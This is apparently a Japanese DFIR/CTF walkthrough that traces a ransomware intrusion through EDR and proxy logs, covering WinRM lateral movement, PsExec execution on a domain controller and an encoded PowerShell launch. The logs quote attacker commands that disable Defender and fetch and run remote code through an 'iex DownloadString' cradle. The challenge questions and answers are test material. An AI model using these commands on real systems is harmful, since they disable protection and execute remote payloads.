- プログラム起動時の付近の通信

1.3 Lateral Movement / Execution

- WS01のログで説明
  - WS03、FILE01、DC01にも同様のログが残っている
- 暗号化プログラムは C:¥Windows¥System32¥wsmprovhost.exe から起動

```
grep "evt=ps subEvt=start" combined.log | grep 'com="WS01"' | grep 'psPath="C:¥¥Users¥¥hashida¥¥r.exe"'
10/05/2021 14:15:37.983 +0900 loc=ja-JP type=ITM2 sn=1004495 lv=7 rs=2 trs=2 rf=C16:C21:L9:R9:C8:L8:R8 evt=ps subEvt=start os=Win com="WS01" domain="AD"
profile="MWSCup_server" tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97
mac=06:3a:46:1c:33:2d sessionID=0 psGUID={78051439-EFED-4D72-B340-EC834E86BDC0} psPath="C:\Users\hashida\r.exe" psID=7196 parentGUID=
{AA683042-E1E9-46E0-9AB3-CBC9A4B330FA} parentPath="C:\Windows\System32\wsmprovhost.exe" psUser="hashida" psDomain="AD" arc=x86
sha256=fd2f7549f712437dba07a1904f90d07ddf43d25943561d9e3cc2a2ec8d297d9f sha1=fe1157c53d27868337a9a250c2c5540cdd7b3aaa md5=a5b7c351efcdce326627ca17121db27c crTime="10/
05/2021 14:15:37.356" acTime="10/05/2021 14:15:37.559" moTime="10/05/2021 14:15:37.559" size=4699648 sig=None
```

- C:¥Windows¥System32¥wsmprovhost.exe の正体は？？

1.3 Lateral Movement / Execution


- C:¥Windows¥System32¥wsmprovhost.exe 起動時のログを確認
  - 親プロセスのGUIDでトレース
- Microsoftの署名付きの正規のWindowsプロセス
- fileDescを見ると、Host process for WinRM plug-ins

```
grep "evt=ps subEvt=start" combined.log | grep 'psGUID={AA683042-E1E9-46E0-9AB3-CBC9A4B330FA}'
10/05/2021 14:15:36.258 +0900 loc=ja-JP type=ITM2 sn=1004444 lv=5 evt=ps subEvt=start os=Win com="WS01" domain="AD" profile="MWSCup_server"
tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97 mac=06:3a:46:1c:33:2d sessionID=0
psGUID={AA683042-E1E9-46E0-9AB3-CBC9A4B330FA} psPath="C:\Windows\System32\wsmprovhost.exe" cmd="-Embedding" psID=8052 parentGUID=
{7768AA86-A017-4A38-BDB7-B9F1365DDC9D} parentPath="C:\Windows\system32\svchost.exe" psUser="hashida" psDomain="AD" arc=x64
sha256=12fa07164960f1c7362404449e4755f7db494dda7d369d8eabb2b56d92ebec67 sha1=77dd507ade96b57af39e37ee10a415651699a081 md5=09f572a6ed60fde02f8b9471aa896ebc
company="Microsoft Corporation" copyright="© Microsoft Corporation. All rights reserved." fileDesc="Host process for WinRM plug-ins" fileVer="10.0.17763.1852
(WinBuild.160101.0800)" product="Microsoft® Windows® Operating System" productVer="10.0.17763.1852" crTime="04/14/2021 13:11:31.154" acTime="04/14/2021 13:11:31.154"
moTime="04/14/2021 13:11:31.154" size=69120 sig=Valid signer="Microsoft Windows" issuer="Microsoft Windows Production PCA 2011" cerSN="33 00 00 02 ed 2c 45 e4 c1 45
cf 48 44 00 00 00 00 02 ed" validFrom="12/16/2020 06:29:14.000" validTo="12/03/2021 06:29:14.000"
```

1.3 Lateral Movement / Execution

- ほぼ同時刻にWS02からWinRM（5985/tcp）への通信が発生
  - WS01では14:15:36にWinRMの通信が発生

```
10/05/2021 14:15:36.336 +0900 loc=ja-JP type=ITM2 sn=1004455 lv=5 evt=net subEvt=acpt os=Win com="WS01" domain="AD" profile="MWSCup_server"
tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97 mac=06:3a:46:1c:33:2d sessionID=0
psGUID={F842FF95-8441-4541-B309-D470969890D7} psPath="System" srcIP=172.16.1.102 srcPort=50262 dstIP=172.16.1.101 dstPort=5985
10/05/2021 14:15:36.336 +0900 loc=ja-JP type=ITM2 sn=1004456 lv=5 evt=net subEvt=est os=Win com="WS01" domain="AD" profile="MWSCup_server"
tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97 mac=06:3a:46:1c:33:2d sessionID=0
psGUID={F842FF95-8441-4541-B309-D470969890D7} psPath="System" srcIP=172.16.1.101 srcPort=5985 dstIP=172.16.1.102 dstPort=50262
10/05/2021 14:15:36.336 +0900 loc=ja-JP type=ITM2 sn=1004457 lv=5 evt=file subEvt=close os=Win com="WS01" domain="AD" profile="MWSCup_server"
```



mk2tree.pyで可視化した結果

1.4 Lateral Movement

暗号化プログラムがリモート起動された時刻付近のログを調査していると、あるコンピュータからあるユーザのアカウントで複数のコンピュータに対してリモートログインされていることがわかった。
複数のコンピュータに対してリモートログインを行っていたコンピュータ名と
リモートログインに使われたユーザ名を以下の形式で答えよ。

[リモートログインを行っていたコンピュータ名]_[リモートログインに使われたユーザ名]

例: WS01_okabe

3回まで回答可

1.4 Lateral Movement

ポイント

- 暗号化プログラムが実行された前にリモートからログインされたログは？
- ログインと同時刻に発生している端末に対する通信の発信元は？
- ログインされたログがない端末は？

1.4 Lateral Movement

- WS01で暗号化プログラムが実行されたのは 14:15 頃
- この時間にリモートからのログインログはないか
- hashidaでログイン
- ログイン元のコンピュータは記録されていない

```
grep 'evt=session subEvt=loginR' combined.log | grep 'com="WS01"' | grep " 14:15"
10/05/2021 14:15:36.215 +0900 loc=ja-JP type=ITM2 sn=1004443 lv=5 evt=session subEvt=loginR os=Win com="WS01" domain="AD" profile="MWSCup_server"
tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97 mac=06:3a:46:1c:33:2d usr="hashida" usrDomain="AD.
FUTURE-GADGET.LAB" srcCom="-" srcIP="-" srcPort=0 evtRecID=92535
10/05/2021 14:15:36.338 +0900 loc=ja-JP type=ITM2 sn=1004454 lv=5 evt=session subEvt=loginR os=Win com="WS01" domain="AD" profile="MWSCup_server"
tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97 mac=06:3a:46:1c:33:2d usr="hashida" usrDomain="AD.
FUTURE-GADGET.LAB" srcCom="-" srcIP="-" srcPort=0 evtRecID=92538
10/05/2021 14:15:37.212 +0900 loc=ja-JP type=ITM2 sn=1004475 lv=5 evt=session subEvt=loginR os=Win com="WS01" domain="AD" profile="MWSCup_server"
tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97 mac=06:3a:46:1c:33:2d usr="hashida" usrDomain="AD.
FUTURE-GADGET.LAB" srcCom="-" srcIP="-" srcPort=0 evtRecID=92540
10/05/2021 14:15:44.419 +0900 loc=ja-JP type=ITM2 sn=1004873 lv=5 evt=session subEvt=loginR os=Win com="WS01" domain="AD" profile="MWSCup_server"
tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97 mac=06:3a:46:1c:33:2d usr="hashida" usrDomain="AD.
FUTURE-GADGET.LAB" srcCom="-" srcIP="-" srcPort=0 evtRecID=92542
10/05/2021 14:15:44.443 +0900 loc=ja-JP type=ITM2 sn=1004879 lv=5 evt=session subEvt=loginR os=Win com="WS01" domain="AD" profile="MWSCup_server"
tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97 mac=06:3a:46:1c:33:2d usr="hashida" usrDomain="AD.
FUTURE-GADGET.LAB" srcCom="-" srcIP="-" srcPort=0 evtRecID=92547
```

1.4 Lateral Movement

- リモートからログイン -> 通信関連のログはないか？
- 同時刻に 172.16.1.102 (WS02) から tcp/5985（WinRM）の通信
- WS03, FILE01, DC01 にも同様のログ。WS02のみログインのログがない

```
grep -e 'evt=session subEvt=loginR' -e 'evt=net' combined.log | grep 'com="WS01"' | grep " 14:15"
10/05/2021 14:15:36.211 +0900 loc=ja-JP type=ITM2 sn=1004439 lv=5 evt=net subEvt=acpt os=Win com="WS01" domain="AD" profile="MWSCup_server" tmid=23a3d02f-de84-4c13-9df5-24122c48d91c
csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97 mac=06:3a:46:1c:33:2d sessionID=0 psGUID={F842FF95-8441-4541-B309-D470969890D7}
psPath="System" srcIP=172.16.1.102 srcPort=50261 dstIP=172.16.1.101 dstPort=5985
10/05/2021 14:15:36.211 +0900 loc=ja-JP type=ITM2 sn=1004441 lv=5 evt=net subEvt=est os=Win com="WS01" domain="AD" profile="MWSCup_server" tmid=23a3d02f-de84-4c13-9df5-24122c48d91c
csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97 mac=06:3a:46:1c:33:2d sessionID=0 psGUID={F842FF95-8441-4541-B309-D470969890D7}
psPath="System" srcIP=172.16.1.101 srcPort=5985 dstIP=172.16.1.102 dstPort=50261
10/05/2021 14:15:36.215 +0900 loc=ja-JP type=ITM2 sn=1004443 lv=5 evt=session subEvt=loginR os=Win com="WS01" domain="AD" profile="MWSCup_server"
tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97 mac=06:3a:46:1c:33:2d usr="hashida" usrDomain="AD.
FUTURE-GADGET.LAB" srcCom="-" srcIP="-" srcPort=0 evtRecID=92535
10/05/2021 14:15:36.336 +0900 loc=ja-JP type=ITM2 sn=1004455 lv=5 evt=net subEvt=acpt os=Win com="WS01" domain="AD" profile="MWSCup_server" tmid=23a3d02f-de84-4c13-9df5-24122c48d91c
csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97 mac=06:3a:46:1c:33:2d sessionID=0 psGUID={F842FF95-8441-4541-B309-D470969890D7}
psPath="System" srcIP=172.16.1.102 srcPort=50262 dstIP=172.16.1.101 dstPort=5985
10/05/2021 14:15:36.336 +0900 loc=ja-JP type=ITM2 sn=1004456 lv=5 evt=net subEvt=est os=Win com="WS01" domain="AD" profile="MWSCup_server" tmid=23a3d02f-de84-4c13-9df5-24122c48d91c
csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97 mac=06:3a:46:1c:33:2d sessionID=0 psGUID={F842FF95-8441-4541-B309-D470969890D7}
psPath="System" srcIP=172.16.1.101 srcPort=5985 dstIP=172.16.1.102 dstPort=50262
10/05/2021 14:15:36.338 +0900 loc=ja-JP type=ITM2 sn=1004454 lv=5 evt=session subEvt=loginR os=Win com="WS01" domain="AD" profile="MWSCup_server"
tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97 mac=06:3a:46:1c:33:2d usr="hashida" usrDomain="AD.
FUTURE-GADGET.LAB" srcCom="-" srcIP="-" srcPort=0 evtRecID=92538
```

2.1 Lateral Movement / Execution

さらにログを調査していくと、暗号化プログラムを実行するよりも前にWS02からhashidaのアカウントでDC01へログインされてコマンド実行されていた。

WS02からDC01でコマンド実行する際にWS02上で利用されたプログラムのフルパスを答えよ。

例: C:¥Windows¥system32¥calc.exe

5回まで回答可

2.1 Lateral Movement / Execution

ポイント

- WS02からDC01にログインした時間は？
- ログインした時間にWS02で実行されていたプロセスは？

2.1 Lateral Movement / Execution

- 暗号化プログラム実行以前に、hashidaでDC01にログインしたログを確認
- 13:52:30, 13:55:12, 13:58:50 に AD¥hashida で 172.16.1.102(WS02) からログインしているログ

```
grep 'evt=session subEvt=loginR' combined.log | grep 'com="DC01"' | grep hashida
10/05/2021 13:52:30.099 +0900 loc=ja-JP type=ITM2 sn=916945 lv=5 evt=session subEvt=loginR os=Win com="DC01" domain="AD" profile="MWSCup_server"
tmid=1778d4af-d24c-4027-a500-e0d1acde3190 csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23 usr="hashida" usrDomain="AD.
FUTURE-GADGET.LAB" srcCom="-" srcIP="172.16.1.102" srcPort=50140 evtRecID=338987
10/05/2021 13:52:30.113 +0900 loc=ja-JP type=ITM2 sn=916949 lv=5 evt=session subEvt=loginR os=Win com="DC01" domain="AD" profile="MWSCup_server"
tmid=1778d4af-d24c-4027-a500-e0d1acde3190 csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23 usr="hashida" usrDomain="AD.
FUTURE-GADGET.LAB" srcCom="-" srcIP="172.16.1.102" srcPort=50143 evtRecID=338990
10/05/2021 13:55:12.551 +0900 loc=ja-JP type=ITM2 sn=916988 lv=5 evt=session subEvt=loginR os=Win com="DC01" domain="AD" profile="MWSCup_server"
tmid=1778d4af-d24c-4027-a500-e0d1acde3190 csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23 usr="hashida" usrDomain="AD.
FUTURE-GADGET.LAB" srcCom="-" srcIP="172.16.1.102" srcPort=50156 evtRecID=339005
10/05/2021 13:58:49.743 +0900 loc=ja-JP type=ITM2 sn=917215 lv=5 evt=session subEvt=loginR os=Win com="DC01" domain="AD" profile="MWSCup_server"
tmid=1778d4af-d24c-4027-a500-e0d1acde3190 csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23 usr="hashida" usrDomain="AD.
FUTURE-GADGET.LAB" srcCom="-" srcIP="172.16.1.102" srcPort=50178 evtRecID=339080
```

2.1 Lateral Movement / Execution

- 13:52:30, 13:55:12, 13:58:50 頃のWS02のプロセス起動ログ
- 13:55:12, 13:58:50 に C:¥Users¥hashida¥Desktop¥PsExec.exe を用いて DC01でコマンド実行

```
grep 'evt=ps subEvt=start' combined.log | grep 'com="WS02"' | grep -e " 13:52" -e " 13:55" -e " 13:58"
```

```
10/05/2021 13:55:12.222 +0900 loc=ja-JP type=ITM2 sn=233242 lv=5 rf=C8 evt=ps subEvt=start os=Win com="WS02" domain="AD" profile="MWSCup_server"
tmid=cafea20b-e051-4850-82aa-67b0fb77b311 csid=S-1-5-21-227450561-756157574-541565978 ip=172.16.1.102,fe80::a406:6b8c:b8ce:6fff mac=06:86:83:b1:24:05 sessionID=0 psGUID=
{B355E69C-646D-4D70-B61C-B2EFF8434EA4} psPath="C:\Users\hashida\Desktop\PsExec.exe" cmd="-accepteula -s \\dc01.ad.future-gadget.lab cmd.exe /c ""powershell Set-MpPreference
-DisableRealtimeMonitoring 1""" psID=4220 parentGUID={E888BC02-6945-4685-9490-FB309982A0C5} parentPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" psUser="kitting"
psDomain="WS02" arc=x86 sha256=57492d33b7c0755bb411b22d2dfdfdf088cbbfcd010e30dd8d425d5fe66adff4 sha1=b97761358338e640a31eef5e5c5773b633890914 md5=c590a84b8c72cf18f35ae166f815c9df
company="Sysinternals - www.sysinternals.com" copyright="Copyright (C) 2001-2021 Mark Russinovich" fileDesc="Execute processes remotely" fileVer="2.34" product="Sysinternals PsExec"
productVer="2.34" crTime="09/30/2021 10:34:40.857" acTime="09/30/2021 10:34:40.872" moTime="05/25/2021 16:40:08.000" size=834936 sig=Valid signer="Microsoft Corporation"
issuer="Microsoft Code Signing PCA 2011" cerSN="33 00 00 01 df 6b f0 2e 92 a7 4a b4 d0 00 00 00 00 01 df" validFrom="12/16/2020 06:31:45.000" validTo="12/03/2021 06:31:45.000"
```

```
10/05/2021 13:58:49.720 +0900 loc=ja-JP type=ITM2 sn=233300 lv=5 rf=C8 evt=ps subEvt=start os=Win com="WS02" domain="AD" profile="MWSCup_server"
tmid=cafea20b-e051-4850-82aa-67b0fb77b311 csid=S-1-5-21-227450561-756157574-541565978 ip=172.16.1.102,fe80::a406:6b8c:b8ce:6fff mac=06:86:83:b1:24:05 sessionID=0 psGUID=
{6593C268-86E2-459C-8824-5A48E489E7FA} psPath="C:\Users\hashida\Desktop\PsExec.exe" cmd="-accepteula -s \\dc01.ad.future-gadget.lab -c C:\Users\hashida\security.bat" psID=1476
parentGUID={E888BC02-6945-4685-9490-FB309982A0C5} parentPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" psUser="kitting" psDomain="WS02" arc=x86
sha256=57492d33b7c0755bb411b22d2dfdfdf088cbbfcd010e30dd8d425d5fe66adff4 sha1=b97761358338e640a31eef5e5c5773b633890914 md5=c590a84b8c72cf18f35ae166f815c9df company="Sysinternals -
www.sysinternals.com" copyright="Copyright (C) 2001-2021 Mark Russinovich" fileDesc="Execute processes remotely" fileVer="2.34" product="Sysinternals PsExec" productVer="2.34"
crTime="09/30/2021 10:34:40.857" acTime="09/30/2021 10:34:40.872" moTime="05/25/2021 16:40:08.000" size=834936 sig=Valid signer="Microsoft Corporation" issuer="Microsoft Code
Signing PCA 2011" cerSN="33 00 00 01 df 6b f0 2e 92 a7 4a b4 d0 00 00 00 00 01 df" validFrom="12/16/2020 06:31:45.000" validTo="12/03/2021 06:31:45.000"
```

2.1 Lateral Movement / Execution

（参考）PsExec を使用すると、接続先に痕跡が複数残る

- 管理共有経由で、ファイル C:¥Windows¥PSEXESVC.exe が作成

```
10/05/2021 13:55:12.581 +0900 loc=ja-JP type=ITM2 sn=233262 lv=5 rf=C8:C3 evt=file subEvt=create os=Win com="WS02" domain="AD" profile="MWSCup_server"
tmid=cafea20b-e051-4850-82aa-67b0fb77b311 csid=S-1-5-21-227450561-756157574-541565978 ip=172.16.1.102,fe80::a406:6b8c:b8ce:6fff mac=06:86:83:b1:24:05 sessionID=0 psGUID=
{B355E69C-646D-4D70-B61C-B2EFF8434EA4} psPath="C:\Users\hashida\Desktop\PsExec.exe" path="\\dc01.ad.future-gadget.lab\ADMIN$\PSEXESVC.exe" mntFld="\\dc01.ad.future-gadget.
lab\ADMIN$" drvType=Net
```

```
10/05/2021 13:55:12.556 +0900 loc=ja-JP type=ITM2 sn=916990 lv=5 evt=file subEvt=create os=Win com="DC01" domain="AD" profile="MWSCup_server"
tmid=1778d4af-d24c-4027-a500-e0d1acde3190 csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23 sessionID=0 psGUID=
{EC197EF2-8CD0-41DB-A52B-70B54211B476} psPath="System" path="C:\Windows\PSEXESVC.exe" drvType=HDD
```

- レジストリ HKLM¥SYSTEM¥ControlSet001¥Services¥PSEXESVC が作成

```
10/05/2021 13:55:33.979 +0900 loc=ja-JP type=ITM2 sn=917044 lv=5 rf=C10 evt=reg subEvt=setVal os=Win com="DC01" domain="AD" profile="MWSCup_server"
tmid=1778d4af-d24c-4027-a500-e0d1acde3190 csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23 sessionID=0 psGUID=
{DF2927EB-DF5E-4D6F-9330-C3DC4B430320} psPath="C:\Windows\System32\services.exe" path="HKLM\SYSTEM\ControlSet001\Services\PSEXESVC" entry="Type" valType=REG_DWORD valNum=16
10/05/2021 13:55:33.979 +0900 loc=ja-JP type=ITM2 sn=917045 lv=5 rf=C10 evt=reg subEvt=setVal os=Win com="DC01" domain="AD" profile="MWSCup_server"
tmid=1778d4af-d24c-4027-a500-e0d1acde3190 csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23 sessionID=0 psGUID=
{DF2927EB-DF5E-4D6F-9330-C3DC4B430320} psPath="C:\Windows\System32\services.exe" path="HKLM\SYSTEM\ControlSet001\Services\PSEXESVC" entry="Start" valType=REG_DWORD valNum=3
10/05/2021 13:55:33.979 +0900 loc=ja-JP type=ITM2 sn=917046 lv=5 rf=C10 evt=reg subEvt=create os=Win com="DC01" domain="AD" profile="MWSCup_server"
tmid=1778d4af-d24c-4027-a500-e0d1acde3190 csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23 sessionID=0 psGUID=
{DF2927EB-DF5E-4D6F-9330-C3DC4B430320} psPath="C:\Windows\System32\services.exe" path="HKLM\SYSTEM\ControlSet001\Services\PSEXESVC"
10/05/2021 13:55:33.979 +0900 loc=ja-JP type=ITM2 sn=917047 lv=5 rf=C10 evt=reg subEvt=setVal os=Win com="DC01" domain="AD" profile="MWSCup_server"
tmid=1778d4af-d24c-4027-a500-e0d1acde3190 csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23 sessionID=0 psGUID=
{DF2927EB-DF5E-4D6F-9330-C3DC4B430320} psPath="C:\Windows\System32\services.exe" path="HKLM\SYSTEM\ControlSet001\Services\PSEXESVC" entry="ObjectName" valType=REG_SZ
valStr="LocalSystem"
```

2.2 Execution

Proxyログを確認すると、DC01から http://35.75.228[.]21/start への不審な通信が発生していた。

DC01で通信を発生させているプロセスの起動時刻（日本時間）を答えよ。

起動時刻はミリ秒まで答えよ。
例: 12:01:03.456

2.2 Execution

ポイント

- プロキシログで該当の通信先へアクセスしている時間を特定
- 該当時間付近のEDRログでプロセスを確認

2.2 Execution

- プロキシログでDC01から http://35.75.228[.]21/start への不審な通信が発生していた時間を特定
- 13:59:11

```
172.16.1.102 - - [05/Oct/2021:13:59:01 +0900] "GET http://35.75.228.21/en-us/docs.html? HTTP/1.1" 200 554 "-" "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.36" TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2021:13:59:04 +0900] "GET http://35.75.228.21/en-us/docs.html? HTTP/1.1" 200 554 "-" "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.36" TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2021:13:59:06 +0900] "GET http://35.75.228.21/en-us/index.html? HTTP/1.1" 200 554 "-" "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.36" TCP_MISS:ORIGINAL_DST
172.16.1.102 - - [05/Oct/2021:13:59:09 +0900] "GET http://35.75.228.21/en-us/test.html? HTTP/1.1" 200 554 "-" "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.36" TCP_MISS:ORIGINAL_DST
172.16.2.101 - - [05/Oct/2021:13:59:11 +0900] "GET http://35.75.228.21/start HTTP/1.1" 200 7901 "-" "-" TCP_MEM_HIT:HIER_NONE
172.16.1.102 - - [05/Oct/2021:13:59:11 +0900] "GET http://35.75.228.21/en-us/index.html? HTTP/1.1" 200 554 "-" "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.36" TCP_MISS:ORIGINAL_DST
172.16.2.101 - - [05/Oct/2021:13:59:11 +0900] "GET http://35.75.228.21/en-us/test.html? HTTP/1.1" 200 554 "-" "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.36" TCP_MISS:ORIGINAL_DST
```

2.2 Execution

- 13:59頃のnetイベントのログを確認
- psGUID={C1D7D99C-AF2A-490C-B3F5-931E02A431E9} からURLと同じIPアドレスへの通信

```
grep 'evt=net' combined.log | 'com="DC01"' | grep " 13:59"
```

```
10/05/2021 13:59:11.261 +0900 loc=ja-JP type=ITM2 sn=917332 lv=5 evt=net subEvt=est os=Win com="DC01" domain="AD" profile="MWSCup_server"
tmid=1778d4af-d24c-4027-a500-e0d1acde3190 csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23
sessionID=0 psGUID={C1D7D99C-AF2A-490C-B3F5-931E02A431E9} psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" srcIP=172.16.2.101 srcPort=63367
dstIP=35.75.228.21 dstPort=80
10/05/2021 13:59:11.261 +0900 loc=ja-JP type=ITM2 sn=917333 lv=5 evt=net subEvt=con os=Win com="DC01" domain="AD" profile="MWSCup_server"
tmid=1778d4af-d24c-4027-a500-e0d1acde3190 csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23
sessionID=0 psGUID={C1D7D99C-AF2A-490C-B3F5-931E02A431E9} psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" srcIP=172.16.2.101 srcPort=63367
dstIP=35.75.228.21 dstPort=80
```

2.2 Execution

- psGUID={C1D7D99C-AF2A-490C-B3F5-931E02A431E9} の起動ログ確認
- 13:59:10.964 にプロセス起動

```
grep 'psGUID={C1D7D99C-AF2A-490C-B3F5-931E02A431E9}' combined.log | grep 'evt=ps subEvt=start'
```

```
10/05/2021 13:59:10.964 +0900 loc=ja-JP type=ITM2 sn=917297 lv=5 evt=ps subEvt=start os=Win com="DC01" domain="AD" profile="MWSCup_server"
tmid=1778d4af-d24c-4027-a500-e0d1acde3190 csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23
sessionID=0 psGUID={C1D7D99C-AF2A-490C-B3F5-931E02A431E9} psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" cmd="-Sta -Nop -Window Hidden
-EncodedCommand
aQBlAHgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMwA1AC4ANwA1AC4AMgAyADgALgAyADEALwBzAHQAYQByAHQAJwApAA=="i psID=6260 parentGUID={506753B0-D8BB-4CFA-B0D2-2D95C31D9DFA} parentPath="C:\Windows\system32\cmd.exe" psUser="SYSTEM"
psDomain="NT AUTHORITY" arc=x64 sha256=de96a6e69944335375dc1ac238336066889d9ffc7d73628ef4fe1b1b160ab32c sha1=6cbce4a295c163791b60fc23d285e6d84f28ee4c
md5=7353f60b1739074eb17c5f4dddefe239 company="Microsoft Corporation" copyright="© Microsoft Corporaton. All rights reserved." fileDesc="Windows PowerShell"
fileVer="10.0.17763.1 (WinBuild.160101.0800)" product="Microsoft® Windows® Operating System" productVer="10.0.17763.1" crTime="09/15/2018 16:14:14.454"
acTime="09/15/2018 16:14:14.454" moTime="09/15/2018 16:14:14.454" size=448000 sig=Valid signer="Microsoft Windows" issuer="Microsoft Windows Production PCA
2011" cerSN="33 00 00 01 c4 22 b2 f7 9b 79 3d ac b2 00 00 00 00 01 c4" validFrom="07/04/2018 05:45:50.000" validTo="07/27/2019 05:45:50.000"
```

- Base64デコードすると、http://35.75.228.21/start へ通信するスクリプト

```
$ echo "aQBlAHgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMwA1AC4ANwA1AC4AMgAyADgALgAyADEALwBzAHQAYQByAHQAJwApAA==" | base64 -D
iex (New-Object Net.WebClient).DownloadString('http://35.75.228.21/start')
```

2.2 Execution

